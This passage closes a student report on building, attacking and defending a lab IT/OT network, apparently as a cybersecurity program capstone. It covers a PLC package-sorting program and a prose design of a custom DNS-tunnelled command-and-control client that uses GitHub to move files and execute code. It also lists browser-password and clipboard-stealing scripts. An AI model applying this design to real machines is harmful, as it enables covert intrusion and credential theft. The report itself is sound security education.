


Figure 24: Gantt Chart Used to Manage Project

5 CONCLUSION

During this project, we were able to demonstrate the skills we learned throughout the Industrial Network Cybersecurity program to successfully build, attack, and defend a converged IT/OT network.

In the first phase of this project, we created a basic network and implemented:

- Windows Server for centralized domain management
- Splunk for monitoring device health
- FortiGate firewalls for creating traffic policies and providing site-site and remote access VPN connections
- Siemens PLC and HMI for controlling and industrial package sorting machine
- SCADA server for supervisory control and a historian database

We then conducted several different attacks on this network, coming from both the internet and from inside the network. Some of these attacks include exploiting vulnerabilities in VPN web portals, establishing a command-and-control connection to a workstation, creating a rogue DHCP server in the network, executing a MAC flooding attack to sniff network traffic, and conducting a Denial-of-Service attack on a Siemens PLC.

Upon discovery of several weaknesses during our exploitation phase, we determined specific strategies to mitigate these weaknesses and implemented many of them in our advanced network. Additionally, we used the ISA/IEC 62443-3-2 standard to conduct a risk assessment and determine target security levels for each of the assets in our network. Based on our assessment, we then redesigned our network to logically separate our critical assets from the other devices in the network and created strict communication policies for the traffic entering/exiting these zones.

In our advanced network design, we integrated key security infrastructure components, including **FortiAnalyzer** for centralized monitoring of security events and incident response, and **FortiClient EMS** for endpoint security management and policy enforcement. These tools allowed us to proactively detect, analyze and respond to potential threats across the network.

To enhance threat intelligence capabilities, we also deployed **T-POT**, a comprehensive honeypot platform design to attract and log malicious activities. This provided valuable insights into the behavior, tactics, and capabilities of threat actors.

In addition to the technical networking and cybersecurity aspects, this project also gave us experience using project management tools like work breakdown structures and Gantt charts. Using these tools, we were able to lay out all the tasks that needed to be completed and assign realistic timelines to them. This allowed us to keep track of our progress and make adjustments in order to deliver the project on time and according to the project requirements.

6 APPENDICES

6.1 Appendix A – PLC Program

For our industrial process, we were able to control a package sorting machine that would direct boxes to different conveyor belts based on the colour of the box. Figure 25 and **Error! Reference source not found.Error! Reference source not found.** describe the different components used in the software and their function.




Figure 25: Industrial Process

Table VII
Description of Factory I/O Components

Number	Name	Description
1	Remover	Picks up boxes at end of conveyor belts and makes them disappear in the software
2	Pop-up Wheel Sorter	Uses 3 different motors to direct the boxes to the different conveyor belts
3	Entry Conveyor Belt #2	Used to move the boxes towards the pop-up wheel sorter
4	Entry Conveyor Belt #1	Used to move the boxes past the vision sensor
5	Retroreflective Sensor	Sensor used for object detection
6	Vision Sensor	Sensor that detects different box colours, returning a 4-bit value
7	Emitter	Generates a continuous stream of coloured boxes in random order

For our PLC program, we had seven inputs:

- Start button
- Stop button
- Reset counter button

- Vision sensor value
- Retroreflective sensor value for blue boxes
- Retroreflective sensor value for grey boxes
- Retroreflective sensor value for green boxes

We also had twelve outputs:

- Start emitter (to generate a continuous stream of boxes)
- Start first entry conveyor belt
- Start second entry conveyor belt
- Start conveyor belt for blue boxes
- Start conveyor for grey boxes
- Start conveyor for green boxes
- Direct wheel sorter left (towards blue conveyor)
- Direct wheel sorter straight (towards grey conveyor)
- Direct wheel sorter right (towards green conveyor)
- Start remover for blue boxes (makes box disappear after it reaches the end of the blue conveyor)
- Start remover for grey boxes (makes box disappear after it reaches the end of the grey conveyor)
- Start remover for green boxes (makes box disappear after it reaches the end of the green conveyor)

Several internal memory addresses were also used to keep track of the number of boxes that were sorted, as well as to receive pushbutton statuses from the two HMIs.

The ladder logic is described below and is shown from Figures 26-32. The program started off by mapping virtual start, stop, and reset buttons which were triggered when a signal was received from either the physical input on the PLC, or a virtual input on either of the HMIs.




Figure 26: Part 1 of PLC Program

Next, the logic to start the process was defined. In the below figure, the emitter, the entry conveyor belts, and the removers were programmed to run and keep running when the start button was pressed, and as long as the stop button was not pressed.




Figure 27: Part 2 of PLC Program

Then, in Figure 28, we defined the stop sequence which would stop all these outputs if any of the stop buttons (physical or on HMI) were pressed.




Figure 28: Part 3 of PLC Program

Next was the logic to determine the colour of the box based on the output of the vision sensor. The vision sensor returned a 4-bit value which corresponded to the colour of the box that it scanned, as shown in Table VIII.

Table VIII
Vision Sensor to Box Colour Conversion

Vision Sensor Output	Corresponding Box Colour
1000	Blue
1110	Grey
0010	Green

The implementation of this conversion is shown below in Figure 29.




Figure 29: Part 4 of PLC Program

Next, this conversion was used to set/reset the motors of the pop-up wheel sorter to direct the box to the appropriate conveyor belt. This sorter had three rollers that could be toggled: forward roller, left roller, and right roller. It should be noted that in order to send the box to the left, the left roller and forward roller needed to be energized. Similarly, to send the box to the right, the right roller and forward roller needed to be energized.




Figure 30: Part 5 of PLC Program

In the next section of the PLC program, after the vision sensor had determined the colour of the box, a timer was initiated that energized the appropriate conveyor belt for four seconds. This would move the box down its corresponding conveyor belt, past the retroreflective sensor, and into the remover.




Figure 31: Part 6 of PLC Program

Finally, edge triggers were used to capture when the beam of light from the retroreflective sensors were interrupted (indicating the presence of a box) and increase the appropriate counter by one.




Figure 32: Part 7 of PLC Program

6.2 Appendix B – Python Programs Used in the Attacks

In the code we used for the command-and-control (C2) server, we took an existing Python script that could interact with Siemens S7-1200 PLCs using the S7 protocol and added our own functions that would reach out to our C2 server and would listen for commands and execute them on the client machine.

The general flow when the C2 program is executed on the client machine is as follows:

1. Using a hardcoded base and prime modulus and a randomly generated private key, generate the public key to share with the server. This will be used for a Diffie-Hellman (DH) key exchange
2. Craft a simple DNS TXT query, including this private key in the message and send it to the hardcoded IP address of the C2 server
3. Wait for response from server, which upon receiving this query, will respond with its public key
4. Calculate the shared secret (shared secret = [server public key ^ client private key] % prime modulus)
5. Craft another DNS query to tell the server that it is ready to receive commands. Encrypt the message using the shared secret as follows:
    a. Generate the encryption key as a function of the shared secret
    b. Randomly generate a nonce (for uniqueness in repeated messages)
    c. Use AES Counter mode to encrypt the message with the key and using the generated nonce
    d. Take the encrypted data and append the nonce in plaintext for the server to use in the decryption process
6. Send the DNS query with the encrypted payload to the server and wait for a response
7. The server will then reply with commands specified by the user of the C2 server, which can be commands to:
    a. Give a GitHub repo name to interact with
    b. Give a GitHub private access token (needed to interact with private repositories)
    c. Download a file from GitHub
    d. Upload a file to GitHub
    e. Open a subprocess and run a Python file on the client PC
    f. Execute a Python program from GitHub in memory. This is done by reading the file from GitHub and storing it as a variable. Next, a subprocess is opened to execute that python variable (using py -c flag) and the outputs of that subprocess are written to another variable which is uploaded as a JSON object back to GitHub.
    g. Quit the client program
8. After execution of these commands, the server will send another query to inform the server if the command was successful, or if there was an error. It will then wait for further commands.

It should be noted that while the messages were encrypted, the algorithm used to generate the AES key based on the shared secret was trivial and not secure for production implementations. Additionally, the encryption used was to provide a simple level of confidentiality but provided no implementation of data integrity or authenticity. This code provided a proof-of-concept level of functionality. The following links can be used to access the full source code of the C2Server.py and C2Client.py programs.

During the simulated attack, several other Python scripts were used. Some of them were written by us, while others were adapted from existing codes.

1. BrowserPasswords.py – Used to decrypt and view passwords stored in the user's Microsoft Edge browser. This was adapted from the program developed by Mostafa Toumi [4].
2. GetSystemInfo.py – Used Windows Management Interface (WMI) to interact with the system and gather information about the hardware and operating system on the machine.

3. ClipboardRecorder.py – Used the Windows32 API to interact with clipboard contents and continually read the most recent item the user had copied to their clipboard.
4. SiemensScan.py – Used to communicate with the Siemens PLC and change run mode, register values, and view the version info. This was created by Tijl Deneut, and we appended our code from the C2 client to it to create the malicious python script that the engineer downloaded on their workstation [5].

7 REFERENCES

[1] Fortinet, "FortiOS and SSL Vulnerabilities," 28 August 2019. [Online]. Available: https://www.fortinet.com/blog/psirt-blogs/fortios-ssl-vulnerability.

[2] H. Thomas, "Leveraging ISA 62443-3-2 For IACS Risk Assessment and Risk Related Strategies," 14 May 2021. [Online]. Available: https://gca.isa.org/blog/white-paper-excerpt-leveraging-isa-62443-3-2-for-iacs-risk-assessment-and-risk-related-strategies. [Accessed 16 May 2025].

[3] Fortinet, "Purdue Model for ICS Security," Fortinet, 2023. [Online]. Available: https://www.fortinet.com/resources/cyberglossary/purdue-model. [Accessed 16 May 2025].

[4] M. Toumi, "How To Extract Chrome Passwords in Python," 8 September 2022. [Online]. Available: https://mostafatoumi.github.io/posts/extract-chrome-passwords-python/. [Accessed 22 05 2025].

[5] T. Deneut, "SiemensScan.py," 7 April 2022. [Online]. Available: https://github.com/tijldeneut/ICSSecurityScripts/blob/master/SiemensScan.py. [Accessed 22 May 2025].